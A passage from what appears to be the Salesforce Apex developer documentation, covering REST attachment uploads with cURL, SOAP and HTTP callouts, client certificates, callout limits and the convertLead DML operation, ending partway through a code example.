   - Replace ***sessionId*** with the <sessionId> element that you noted in the login response.
   - Replace ***instance*** with your <serverUrl> element.
   - Replace ***caseId*** with the ID of the case you want to add the attachment to.
   - Replace ***file*** with the path and file name of the file you want to attach.

   Your command should look something like this (with the ***sessionId*** replaced with your session ID):

```
curl -H "Authorization: OAuth sessionId"
-H "X-PrettyPrint: 1" -H "Content-Type: image/jpeg" --data-binary
@c:\test\vehiclephoto1.jpg
"https://na1-blitz02.soma.salesforce.com/services/apexrest/CaseManagement/v1/500D0000003aCts"
```

Note: The cURL examples in this section don't use a namespaced Apex class so you won't see the namespace in the URL.

   The Apex class returns a JSON response that contains the attachment ID such as the following:

```
"00PD0000001y7BfMAI"
```

3. To verify that the attachment and the image were added to the case, navigate to **Cases** and select the **All Open Cases** view. Click on the case and then scroll down to the Attachments related list. You should see the attachment you just created.

Chapter 12

Invoking Callouts Using Apex

In this chapter ...

An Apex callout enables you to tightly integrate your Apex with an external service by making a call to an external Web service or sending a HTTP request from Apex code and then receiving the response. Apex provides integration with Web services that utilize SOAP and WSDL, or HTTP services (RESTful services).

Note: Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails. Salesforce prevents calls to unauthorized network addresses.

To learn more about the two types of callouts, see:

- SOAP Services: Defining a Class from a WSDL Document on page 242
- Invoking HTTP Callouts on page 250

Tip: Callouts enable Apex to invoke external web or HTTP services. Apex Web services allow an external application to invoke Apex methods through Web services.

Adding Remote Site Settings

Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails. Salesforce prevents calls to unauthorized network addresses.

To add a remote site setting:

1. Click ***Your Name*** > **Setup** > **Security Controls** > **Remote Site Settings**.
2. Click **New Remote Site**.
3. Enter a descriptive term for the `Remote Site Name`.
4. Enter the URL for the remote site.
5. Optionally, enter a description of the site.
6. Click **Save**.

SOAP Services: Defining a Class from a WSDL Document

Classes can be automatically generated from a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex code.

Note: Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

To generate an Apex class from a WSDL:

1. In the application, click ***Your Name*** > **Setup** > **Develop** > **Apex Classes**.
2. Click **Generate from WSDL**.
3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

   Note:

   The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port.

   For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

   - 80: This port only accepts HTTP connections.
   - 443: This port only accepts HTTPS connections.
   - 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing will fail if the WSDL contains schema types or schema constructs that are not supported by Apex classes, or if the resulting classes exceed 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.
5. Modify the class names as desired. While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.

6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully-generated Apex class includes stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex.

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. See Reserved Keywords. For details on handling characters in element names in a WSDL that are not supported in Apex variable names, see Considerations Using WSDLs.
- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.

After you have generated a class from the WSDL, you can invoke the external service referenced by the WSDL.

Note: Before you can use the samples in the rest of this topic, you must copy the Apex class `docSampleClass` from Understanding the Generated Code and add it to your organization.

Invoking an External Service

To invoke an external service after using its WSDL document to generate an Apex class, create an instance of the stub in your Apex code and call the methods on it. For example, to invoke the StrikeIron IP address lookup service from Apex, you could write code similar to the following:

```
// Create the stub
strikeironIplookup.DNSSoap dns = new strikeironIplookup.DNSSoap();

// Set up the license header
dns.LicenseInfo = new strikeiron.LicenseInfo();
dns.LicenseInfo.RegisteredUser = new strikeiron.RegisteredUser();
dns.LicenseInfo.RegisteredUser.UserID = 'you@company.com';
dns.LicenseInfo.RegisteredUser.Password = 'your-password';

// Make the Web service call
strikeironIplookup.DNSInfo info = dns.DNSLookup('www.myname.com');
```

HTTP Header Support

You can set the HTTP headers on a Web service callout. For example, you can use this feature to set the value of a cookie in an authorization header. To set HTTP headers, add `inputHttpHeaders_x` and `outputHttpHeaders_x` to the stub.

Note: In API versions 16.0 and earlier, HTTP responses for callouts are always decoded using UTF-8, regardless of the Content-Type header. In API versions 17.0 and later, HTTP responses are decoded using the encoding specified in the Content-Type header.

The following samples work with the sample WSDL file in Understanding the Generated Code on page 246:

Sending HTTP Headers on a Web Service Callout

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.inputHttpHeaders_x = new Map<String, String>();

//Setting a basic authentication header

stub.inputHttpHeaders_x.put('Authorization', 'Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==');

//Setting a cookie header
stub.inputHttpHeaders_x.put('Cookie', 'name=value');

//Setting a custom HTTP header
stub.inputHttpHeaders_x.put('myHeader', 'myValue');

String input = 'This is the input string';
String output = stub.EchoString(input);
```

If a value for `inputHttpHeaders_x` is specified, it overrides the standard headers set.

Accessing HTTP Response Headers from a Web Service Callout Response

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.outputHttpHeaders_x = new Map<String, String>();
String input = 'This is the input string';
String output = stub.EchoString(input);

//Getting cookie header
String cookie = stub.outputHttpHeaders_x.get('Set-Cookie');

//Getting custom header
String myHeader = stub.outputHttpHeaders_x.get('My-Header');
```

The value of `outputHttpHeaders_x` is null by default. You must set `outputHttpHeaders_x` before you have access to the content of headers in the response.

Supported WSDL Features

Apex supports only the document literal wrapped WSDL style and the following primitive and built-in datatypes:

Schema Type	Apex Type
`xsd:anyURI`	String
`xsd:boolean`	Boolean
`xsd:date`	Date
`xsd:dateTime`	Datetime
`xsd:double`	Double
`xsd:float`	Double
`xsd:int`	Integer
`xsd:integer`	Integer
`xsd:language`	String

Schema Type	Apex Type
`xsd:long`	Long
`xsd:Name`	String
`xsd:NCName`	String
`xsd:nonNegativeInteger`	Integer
`xsd:NMTOKEN`	String
`xsd:NMTOKENS`	String
`xsd:normalizedString`	String
`xsd:NOTATION`	String
`xsd:positiveInteger`	Integer
`xsd:QName`	String
`xsd:short`	Integer
`xsd:string`	String
`xsd:time`	Datetime
`xsd:token`	String
`xsd:unsignedInt`	Integer
`xsd:unsignedLong`	Long
`xsd:unsignedShort`	Integer

Note: The Salesforce datatype anyType is not supported in WSDLs used to generate Apex code that is saved using API version 15.0 and later. For code saved using API version 14.0 and earlier, anyType is mapped to String.

Apex also supports the following schema constructs:

- `xsd:all`, in Apex code saved using API version 15.0 and later
- `xsd:annotation`, in Apex code saved using API version 15.0 and later
- `xsd:attribute`, in Apex code saved using API version 15.0 and later
- `xsd:choice`, in Apex code saved using API version 15.0 and later
- `xsd:element`. In Apex code saved using API version 15.0 and later, the `ref` attribute is also supported with the following restrictions:
  - ◊ You cannot call a `ref` in a different namespace.
  - ◊ A global element cannot use `ref`.
  - ◊ If an element contains `ref`, it cannot also contain `name` or `type`.
- `xsd:sequence`

The following data types are only supported when used as *call ins*, that is, when an external Web service calls an Apex Web service method. These data types are not supported as *callouts*, that is, when an Apex Web service method calls an external Web service.

- blob
- decimal
- enum

Apex does not support any other WSDL constructs, types, or services, including:

- RPC/encoded services
- WSDL files with mulitple `portTypes`, multiple services, or multiple bindings
- WSDL files that import external schemas. For example, the following WSDL fragment imports an external schema, which is not supported:

```
<wsdl:types>
  <xsd:schema
   elementFormDefault="qualified"
   targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">
    <xsd:include schemaLocation="AmazonS3.xsd"/>
  </xsd:schema>
</wsdl:types>
```

  However, an import within the same schema is supported. In the following example, the external WSDL is pasted into the WSDL you are converting:

```
<wsdl:types>
  <xsd:schema
    xmlns:tns="http://s3.amazonaws.com/doc/2006-03-01/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    elementFormDefault="qualified"
    targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">

    <xsd:element name="CreateBucket">
      <xsd:complexType>
        <xsd:sequence>
   [...]
  </xsd:schema>
</wsdl:types>
```

- Any schema types not documented in the previous table
- WSDLs that exceed the size limit, including the Salesforce WSDLs
- WSDLs that exceed the size limit, including the Salesforce WSDLs
- WSDLs that exceed the size limit, including the Salesforce WSDLs

Understanding the Generated Code

The following example shows how an Apex class is created from a WSDL document. The following code shows a sample WSDL document:

```
<wsdl:definitions xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tns="http://doc.sample.com/docSample"
targetNamespace="http://doc.sample.com/docSample"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">

<!-- Above, the schema targetNamespace maps to the Apex class name. -->
```

```
<!-- Below, the type definitions for the parameters are listed.
     Each complexType and simpleType parameteris mapped to an Apex class inside the parent
 class for the WSDL.  Then, each element in the complexType is mapped to a public field
inside the class. -->

<wsdl:types>
<s:schema elementFormDefault="qualified"
targetNamespace="http://doc.sample.com/docSample">
<s:element name="EchoString">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="input" type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="EchoStringResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="EchoStringResult"
type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
</s:schema>
</wsdl:types>

<!--The stub below defines operations. -->

<wsdl:message name="EchoStringSoapIn">
<wsdl:part name="parameters" element="tns:EchoString" />
</wsdl:message>
<wsdl:message name="EchoStringSoapOut">
<wsdl:part name="parameters" element="tns:EchoStringResponse" />
</wsdl:message>
<wsdl:portType name="DocSamplePortType">
<wsdl:operation name="EchoString">
<wsdl:input message="tns:EchoStringSoapIn" />
<wsdl:output message="tns:EchoStringSoapOut" />
</wsdl:operation>
</wsdl:portType>

<!--The code below defines how the types map to SOAP. -->

<wsdl:binding name="DocSampleBinding" type="tns:DocSamplePortType">
<wsdl:operation name="EchoString">
<soap:operation soapAction="urn:dotnet.callouttest.soap.sforce.com/EchoString"
style="document" />
<wsdl:input>
<soap:body use="literal" />
</wsdl:input>
<wsdl:output>
<soap:body use="literal" />
</wsdl:output>
</wsdl:operation>
</wsdl:binding>

<!-- Finally, the code below defines the endpoint, which maps to the endpoint in the class
 -->

<wsdl:service name="DocSample">
<wsdl:port name="DocSamplePort" binding="tns:DocSampleBinding">
<soap:address location="http://www.salesforcesampletest.org/WebServices/DocSample.asmx" />
</wsdl:port>
</wsdl:service>
</wsdl:definitions>
```

From this WSDL document, the following Apex class can be generated:

```
//Generated by wsdl2apex

public class docSample {

    public class EchoStringResponse_element {

        public String EchoStringResult;

        private String[] EchoStringResult_type_info = new String[]{
                            'EchoStringResult',
                            'http://www.w3.org/2001/XMLSchema',
                            'string','0','1','false'};

        private String[] apex_schema_type_info = new String[]{
                            'http://doc.sample.com/docSample',
                            'true'};

        private String[] field_order_type_info = new String[]{
                            'EchoStringResult'};
    }

    public class DocSamplePort {

        public String endpoint_x =
'http://www.salesforcesampletest.org/WebServices/DocSample.asmx';

        private String[] ns_map_type_info = new String[]{
                             'http://doc.sample.com/docSample',
                             'docSample'};

        public String EchoString(String input) {
            docSample.EchoString_element request_x =
                             new docSample.EchoString_element();
            docSample.EchoStringResponse_element response_x;
            request_x.input = input;
            Map<String, docSample.EchoStringResponse_element> response_map_x =
                      new Map<String, docSample.EchoStringResponse_element>();
            response_map_x.put('response_x', response_x);
            WebServiceCallout.invoke(
              this,
              request_x,
              response_map_x,
              new String[]{endpoint_x,
                 'urn:dotnet.callouttest.soap.sforce.com/EchoString',
                 'http://doc.sample.com/docSample',
                 'EchoString',
                 'http://doc.sample.com/docSample',
                 'EchoStringResponse',
                 'docSample.EchoStringResponse_element'}
            );
            response_x = response_map_x.get('response_x');
            return response_x.EchoStringResult;
        }
    }

    public class EchoString_element {

        public String input;
        private String[] input_type_info = new String[]{
                                  'input',
                                  'http://www.w3.org/2001/XMLSchema',
                                  'string','0','1','false'};
        private String[] apex_schema_type_info = new String[]{
                                  'http://doc.sample.com/docSample',
```

```
                                    'true'};
        private String[] field_order_type_info = new String[]{'input'};
    }
}
```

Note the following mappings from the original WSDL document:

- The WSDL target namespace maps to the Apex class name.
- Each complex type becomes a class. Each element in the type is a public field in the class.
- The WSDL port name maps to the stub class.
- Each operation in the WSDL maps to a public method.

The class generated above can be used to invoke external Web services. The following code shows how to call the `echoString` method on the external server:

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
String input = 'This is the input string';
String output = stub.EchoString(input);
```

Considerations Using WSDLs

Be aware of the following when generating Apex classes from a WSDL.

Mapping Headers

Headers defined in the WSDL document become public fields on the stub in the generated class. This is similar to how the AJAX Toolkit and .NET works.

Understanding Runtime Events

The following checks are performed when Apex code is making a callout to an external service.

- For information on the timeout limits when making an HTTP request or a Web services call, see Callout Limits on page 253.
- Circular references in Apex classes are not allowed.
- More than one loopback connection to Salesforce domains is not allowed.
- To allow an endpoint to be accessed, it should be registered in ***Your Name*** > **Setup** > **Security** > **Remote Site Settings**.
- To prevent database connections from being held up, no transactions can be open.

Understanding Unsupported Characters in Variable Names

A WSDL file can include an element name that is not allowed in an Apex variable name. The following rules apply when generating Apex variable names from a WSDL file:

- If the first character of an element name is not alphabetic, an `x` character is prepended to the generated Apex variable name.
- If the last character of an element name is not allowed in an Apex variable name, an `x` character is appended to the generated Apex variable name.
- If an element name contains a character that is not allowed in an Apex variable name, the character is replaced with an underscore (_) character.

- If an element name contains two characters in a row that are not allowed in an Apex variable name, the first character is replaced with an underscore (_) character and the second one is replaced with an `x` character. This avoids generating a variable name with two successive underscores, which is not allowed in Apex.
- Suppose you have an operation that takes two parameters, `a_` and `a_x`. The generated Apex has two variables, both named `a_x`. The class will not compile. You must manually edit the Apex and change one of the variable names.

Debugging Classes Generated from WSDL Files

Salesforce tests code with Web services API, .NET, and Axis. If you use other tools, you might encounter issues.

You can use the debugging header to return the XML in request and response SOAP messages to help you diagnose problems. For more information, see Web Services API and SOAP Headers for Apex on page 552.

Invoking HTTP Callouts

Apex provides several built-in classes to work with HTTP services and create HTTP requests like GET, POST, PUT, and DELETE.

You can use these HTTP classes to integrate to REST-based services. They also allow you to integrate to SOAP-based web services as an alternate option to generating Apex code from a WSDL. By using the HTTP classes, instead of starting with a WSDL, you take on more responsibility for handling the construction of the SOAP message for the request and response.

For more information and samples, see HTTP (RESTful) Services Classes. Also, the Force.com Toolkit for Google Data APIs makes extensive use of HTTP callouts.

Using Certificates

You can use two-way SSL authentication by sending a certificate generated in Salesforce or signed by a certificate authority (CA) with your callout. This enhances security as the target of the callout receives the certificate and can use it to authenticate the request against its keystore.

To enable two-way SSL authentication for a callout:

1. Generate a certificate.
2. Integrate the certificate with your code. See Using Certificates with SOAP Services and Using Certificates with HTTP Requests.
3. If you are connecting to a third-party and you are using a self-signed certificate, share the Salesforce certificate with them so that they can add the certificate to their keystore. If you are connecting to another application used within your organization, configure your Web or application server to request a client certificate. This process depends on the type of Web or application server you use. For an example of how to set up two-way SSL with Apache Tomcat, see `wiki.developerforce.com/index.php/Making_Authenticated_Web_Service_Callouts_Using_Two-Way_SSL`.
4. Configure the remote site settings for the callout. Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails.

Generating Certificates

You can use a self-signed certificate generated in Salesforce or a certificate signed by a certificate authority (CA). To generate a certificate for a callout:

1. Go to ***Your Name*** > **Setup** > **Security Controls** > **Certificate and Key Management**.
2. Select either **Create Self-Signed Certificate** or **Create CA-Signed Certificate**, based on what kind of certificate your external website accepts. You can't change the type of a certificate after you've created it.
3. Enter a descriptive label for the Salesforce certificate. This name is used primarily by administrators when viewing certificates.
4. Enter the `Unique Name`. This name is automatically populated based on the certificate label you enter. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Use the `Unique Name` when referring to the certificate using the Force.com Web services API or Apex.
5. Select a `Key Size` for your generated certificate and keys. We recommend that you use the default key size of `2048` for security reasons. Selecting `2048` generates a certificate using 2048-bit keys and is valid for two years. Selecting `1024` generates a certificate using 1024-bit keys and is valid for one year.

   Note: Once you save a Salesforce certificate, you can't change the key size.

6. If you're creating a CA-signed certificate, you must also enter the following information. These fields are joined together to generate a unique certificate.

Field	Description
`Common Name`	The fully qualified domain name of the company requesting the signed certificate. This is generally of the form: `http://www.mycompany.com`.
`Email Address`	The email address associated with this certificate.
`Company`	Either the legal name of your company, or your legal name.
`Department`	The branch of your company using the certificate, such as marketing or accounting.
`City`	The city where the company resides.
`State`	The state where the company resides.
`Country Code`	A two-letter code indicating the country where the company resides. For the United States, the value is `US`.

7. Click **Save**.

After you successfully save a Salesforce certificate, the certificate and corresponding keys are automatically generated.

After you create a CA-signed certificate, you must upload the signed certificate before you can use it. See “Uploading Certificate Authority (CA)-Signed Certificates” in the Salesforce online help.

Using Certificates with SOAP Services

After you have generated a certificate in Salesforce, you can use it to support two-way authentication for a callout to a SOAP Web service.

To integrate the certificate with your Apex:

1. Receive the WSDL for the Web service from the third party or generate it from the application you want to connect to.
2. Generate Apex classes from the WSDL for the Web service. See SOAP Services: Defining a Class from a WSDL Document.
3. The generated Apex classes include a stub for calling the third-party Web service represented by the WSDL document. Edit the Apex classes, and assign a value to a `clientCertName_x` variable on an instance of the stub class. The value must match the `Unique Name` of the certificate you generated using ***Your Name*** > **Setup** > **Security Controls** > **Certificate and Key Management**.

The following example illustrates the last step of the previous procedure and works with the sample WSDL file in Understanding the Generated Code. This example assumes that you previously generated a certificate with a `Unique Name` of `DocSampleCert`.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.clientCertName_x = 'DocSampleCert';
String input = 'This is the input string';
String output = stub.EchoString(input);
```

There is a legacy process for using a certificate obtained from a third party for your organization. Encode your client certificate key in base64, and assign it to the `clientCert_x` variable on the stub. This is inherently less secure than using a Salesforce certificate because it does not follow security best practices for protecting private keys. When you use a Salesforce certificate, the private key is not shared outside Salesforce.

Note: Do not use a client certificate generated from ***Your Name*** > **Setup** > **Develop** > **API** > **Generate Client Certificate**. You must use a certificate obtained from a third party for your organization if you use the legacy process.

The following example illustrates the legacy process and works with the sample WSDL file in Understanding the Generated Code on page 246.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.clientCert_x =
'MIIGlgIBAzCCBlAGCSqGSIb3DQEHAaCCBkEEggY9MIIGOTCCAe4GCSqGSIb3DQEHAaCCAd8EggHb'+
'MIIB1zCCAdMGCyqGSIb3DQEMCgECoIIBgjCCAX4wKAYKKoZIhvcNAQwBAzAaBBSaUMlXnxjzpfdu'+
'6YFwZgJFMklDWFyvCnQeuZpN2E+Rb4rf9MkJ6FsmPDA9MCEwCQYFKw4DAhoFAAQU4ZKBfaXcN45w'+
'9hYm215CcA4n4d0EFJL8jr68wwKwFsVckbjyBz/zYHO6AgIEAA==';

// Password for the keystore
stub.clientCertPasswd_x = 'passwd';

String input = 'This is the input string';
String output = stub.EchoString(input);
```

Using Certificates with HTTP Requests

After you have generated a certificate in Salesforce, you can use it to support two-way authentication for a callout to an HTTP request.

To integrate the certificate with your Apex:

1. Generate a certificate. Note the `Unique Name` of the certificate.
2. In your Apex, use the `setClientCertificateName` method of the `HttpRequest` class. The value used for the argument for this method must match the `Unique Name` of the certificate that you generated in the previous step.

The following example illustrates the last step of the previous procedure. This example assumes that you previously generated a certificate with a `Unique Name` of `DocSampleCert`.

```
HttpRequest req = new HttpRequest();
req.setClientCertificateName('DocSampleCert');
```

Callout Limits

The following limits apply when Apex code makes a callout to an HTTP request or a Web services call. The Web services call can be a Web services API call or any external Web services call.

- A single Apex transaction can make a maximum of 10 callouts to an HTTP request or an API call.
- The default timeout is 10 seconds. A custom timeout can be defined for each callout. The minimum is 1 millisecond and the maximum is 60 seconds. See the following examples for how to set custom timeouts for Web services or HTTP callouts.
- The maximum cumulative timeout for callouts by a single Apex transaction is 120 seconds. This time is additive across all callouts invoked by the Apex transaction.

Setting Callout Timeouts

The following example sets a custom timeout for Web services callouts. The example works with the sample WSDL file and the generated `DocSamplePort` class described in Understanding the Generated Code on page 246. Set the timeout value in milliseconds by assigning a value to the special `timeout_x` variable on the stub.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.timeout_x = 2000; // timeout in milliseconds
```

The following is an example of setting a custom timeout for HTTP callouts:

```
HttpRequest req = new HttpRequest();
req.setTimeout(2000); // timeout in milliseconds
```

Chapter 13

Reference

In this chapter ...

The Apex reference contains information about the Apex language.

- Data manipulation language (DML) operations—used to manipulate data in the database
- Standard classes and methods—available for primitive data types, collections, sObjects, and other parts of Apex
- Apex classes—prebuilt classes available for your use
- Apex interfaces—interfaces you can implement

In addition, Web services API methods and objects are available for Apex. See Web Services API and SOAP Headers for Apex on page 552 in the Appendices section.

Apex Data Manipulation Language (DML) Operations

Use data manipulation language (DML) operations to insert, update, delete, and restore data in a database.

You can execute DML operations using two different forms:

- Apex DML statements, such as:

```
insert SObject[]
```

- Apex DML database methods, such as:

```
Database.SaveResult[] result = Database.Insert(SObject[])
```

While most DML operations are available in either form, some exist only in one form or the other.

The different DML operation forms enable different types of exception processing:

- Use DML statements if you want any error that occurs during bulk DML processing to be thrown as an Apex exception that immediately interrupts control flow (by using `try. . .catch` blocks). This behavior is similar to the way exceptions are handled in most database procedural languages.
- Use DML database methods if you want to allow partial success of a bulk DML operation—if a record fails, the remainder of the DML operation can still succeed. Your application can then inspect the rejected records and possibly retry the operation. When using this form, you can write code that never throws DML exception errors. Instead, your code can use the appropriate results array to judge success or failure. Note that DML database methods also include a syntax that supports thrown exceptions, similar to DML statements.

The following Apex DML operations are available:

- `convertLead`[1]
- `delete`
- `insert`
- `merge`[2]
- `undelete`
- `update`
- `upsert`

System Context and Sharing Rules

Most DML operations execute in system context, ignoring the current user's permissions, field-level security, organization-wide defaults, position in the role hierarchy, and sharing rules. However, when a DML operation is called in a class defined with the `with sharing` keywords, the current user's sharing rules are taken into account. For more information, see Using the `with sharing` or `without sharing` Keywords on page 126.

String Field Truncation and API Version

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

[1] `convertLead` is only available as a database method.
[2] `merge` is only available as an Apex DML statement.

ConvertLead Operation

The `convertLead` DML operation converts a lead into an account and contact, as well as (optionally) an opportunity.

Note: `convertLead` is only available as a database method.

Database Method Syntax

- LeadConvertResult Database.convertLead(LeadConvert *`leadToConvert`*, Boolean *`opt_allOrNone`*)
- LeadConvertResult[] Database.convertLead(LeadConvert[] *`leadsToConvert`*, Boolean *`opt_allOrNone`*)

The optional *`opt_allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Rules and Guidelines

When converting leads, consider the following rules and guidelines:

- Field mappings: The system automatically maps standard lead fields to standard account, contact, and opportunity fields. For custom lead fields, your Salesforce administrator can specify how they map to custom account, contact, and opportunity fields. For more information about field mappings, see the Salesforce online help.
- Merged fields: If data is merged into existing account and contact objects, only empty fields in the target object are overwritten—existing data (including IDs) are not overwritten. The only exception is if you specify `setOverwriteLeadSource` on the LeadConvert object to true, in which case the `LeadSource` field in the target contact object is overwritten with the contents of the `LeadSource` field in the source LeadConvert object.
- Record types: If the organization uses record types, the default record type of the new owner is assigned to records created during lead conversion. The default record type of the user converting the lead determines the lead source values available during conversion. If the desired lead source values are not available, add the values to the default record type of the user converting the lead. For more information about record types, see the Salesforce online help.
- Picklist values: The system assigns the default picklist values for the account, contact, and opportunity when mapping any standard lead picklist fields that are blank. If your organization uses record types, blank values are replaced with the default picklist values of the new record owner.
- Automatic feed subscriptions: When you convert a lead into an account, contact, and (optionally) an opportunity, the owner of the generated records is automatically subscribed and the lead owner is unsubscribed from the lead record. Any users that were subscribed to the lead are now subscribed to the generated records and unsubscribed from the lead. This means that the lead owner and other users that were subscribed to the lead see any changes to the account, contact, and opportunity records in their news feed. The subscription occurs unless the user has selected the `Stop automatically following records` checkbox in ***`Your Name`*** > **Setup** > **My Chatter Settings** > **My Feeds**. A user can subscribe to a record so that changes to the record are displayed in the news feed on the user's home page. This is a useful way to stay up-to-date with changes to records in Salesforce.

Basic Steps for Converting Leads

Converting leads involves the following basic steps:

1. Your application determines the IDs of any lead(s) to be converted.
2. Optionally, your application determines the IDs of any account(s) into which to merge the lead. Your application can use SOQL to search for accounts that match the lead name, as in the following example:

```
SELECT Id, Name FROM Account WHERE Name='CompanyNameOfLeadBeingMerged'
```

3. Optionally, your application determines the IDs of the contact or contacts into which to merge the lead. The application can use SOQL to search for contacts that match the lead contact name, as in the following example:

```
SELECT Id, Name FROM Contact WHERE FirstName='FirstName' AND LastName='LastName' AND
AccountId = '001...'
```

4. Optionally, the application determines whether opportunities should be created from the leads.
5. The application queries the LeadSource table to obtain all of the possible converted status options (`SELECT ... FROM LeadStatus WHERE IsConverted='1'`), and then selects a value for the converted status.
6. The application calls `convertLead`.
7. The application iterates through the returned result or results and examines each LeadConvertResult object to determine whether conversion succeeded for each lead.
8. Optionally, when converting leads owned by a queue, the owner must be specified. This is because accounts and contacts cannot be owned by a queue. Even if you are specifying an existing account or contact, you must still specify an owner.

LeadConvert Object Methods

The `convertLead` database method accepts up to 100 LeadConvert objects. A LeadConvert object supports the following methods:

Name	Arguments	Return Type	Description
`getAccountId`		ID	Gets the ID of the account into which the lead will be merged.
`getContactId`		ID	Gets the ID of the contact into which the lead will be merged.
`getConvertedStatus`		String	Get the lead status value for a converted lead
`getLeadID`		ID	Get the ID of the lead to convert.
`getOpportunityName`		String	Get the name of the opportunity to create.
`getOwnerID`		ID	Get the ID of the person to own any newly created account, contact, and opportunity.
`isDoNotCreateOpportunity`		Boolean	Indicates whether an Opportunity is created during lead conversion (`false`, the default) or not (`true`).
`isOverWriteLeadSource`		Boolean	Indicates whether the `LeadSource` field on the target Contact object is overwritten with the contents of the `LeadSource` field in the source Lead object (`true`), or not (`false`, the default).
`isSendNotificationEmail`		Boolean	Indicates whether a notification email is sent to the owner specified by `setOwnerId` (`true`) or not (`false`, the default).
`setAccountId`	ID *ID*	Void	Sets the ID of the account into which the lead will be merged. This value is required only when updating an existing account, including person accounts. Otherwise, if `setAccountID` is specified, a new account is created.
`setContactId`	ID *ID*	Void	Sets the ID of the contact into which the lead will be merged (this contact must be associated with the account specified with `setAccountId`, and `setAccountId` must be specified). This value is required only when updating an existing contact.

Name	Arguments	Return Type	Description
			Important: If you are converting a lead into a person account, do not specify `setContactId` or an error will result. Specify only `setAccountId` of the person account. If `setContactID` is specified, then the application creates a new contact that is implicitly associated with the account. The contact name and other existing data are not overwritten (unless `setOverwriteLeadSource` is set to true, in which case only the `LeadSource` field is overwritten).
`setConvertedStatus`	String *`Status`*	Void	Sets the lead status value for a converted lead. This field is required.
`setDoNotCreateOpportunity`	Boolean *`CreateOpportunity`*	Void	Specifies whether to create an opportunity during lead conversion. The default value is `false`: opportunities are created by default. Set this flag to `true` only if you do not want to create an opportunity from the lead.
`setLeadId`	ID *`ID`*	Void	Sets the ID of the lead to convert. This field is required.
`setOpportunityName`	String *`OppName`*	Void	Sets the name of the opportunity to create. If no name is specified, this value defaults to the company name of the lead. The maximum length of this field is 80 characters. If `setDoNotCreateOpportunity` is true, no Opportunity is created and this field must be left blank; otherwise, an error is returned.
`setOverwriteLeadSource`	Boolean *`OverwriteLeadSource`*	Void	Specifies whether to overwrite the `LeadSource` field on the target contact object with the contents of the `LeadSource` field in the source lead object. The default value is false, to not overwrite the field. If you specify this as true, you must also specify `setContactId` for the target contact.
`setOwnerId`	ID *`ID`*	Void	Specifies the ID of the person to own any newly created account, contact, and opportunity. If the application does not specify this value, the owner of the new object will be the owner of the lead. This method is not applicable when merging with existing objects—if `setOwnerId` is specified, the `ownerId` field is not overwritten in an existing account or contact.
`setSendNotificationEmail`	Boolean *`SendEmail`*	Void	Specifies whether to send a notification email to the owner specified by `setOwnerId`. The default value is false, that is, to not send email.

LeadConvertResult Object

An array of LeadConvertResult objects is returned with the `convertLead` database method. Each element in the LeadConvertResult array corresponds to the SObject array passed as the *`SObject[]`* parameter in the `convertLead` database method, that is, the first element in the LeadConvertResult array matches the first element passed in the SObject array, the second element corresponds with the second element, and so on. If only one SObject is passed in, the LeadConvertResults array contains a single element.

A LeadConvertResult object has the following methods:

Name	Type	Description
`getAccountId`	ID	The ID of the new account (if a new account was specified) or the ID of the account specified when `convertLead` was invoked
`getContactId`	ID	The ID of the new contact (if a new contact was specified) or the ID of the contact specified when `convertLead` was invoked
`getErrors`	Database.Error []Database.Error []	If an error occurred, an array of one or more database error objects providing the error code and description. For more information, see Database Error Object Methods on page 356.
`getLeadId`	ID	The ID of the converted lead
`getOpportunityId`	ID	The ID of the new opportunity, if one was created when `convertLead` was invoked
`isSuccess`	Boolean	A Boolean value that is set to true if the DML operation was successful for this object, false otherwise

Database Method Example

```
Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons');
insert myLead;

Database.LeadConvert lc = new database.LeadConvert();
lc.setLeadId(myLead.id);

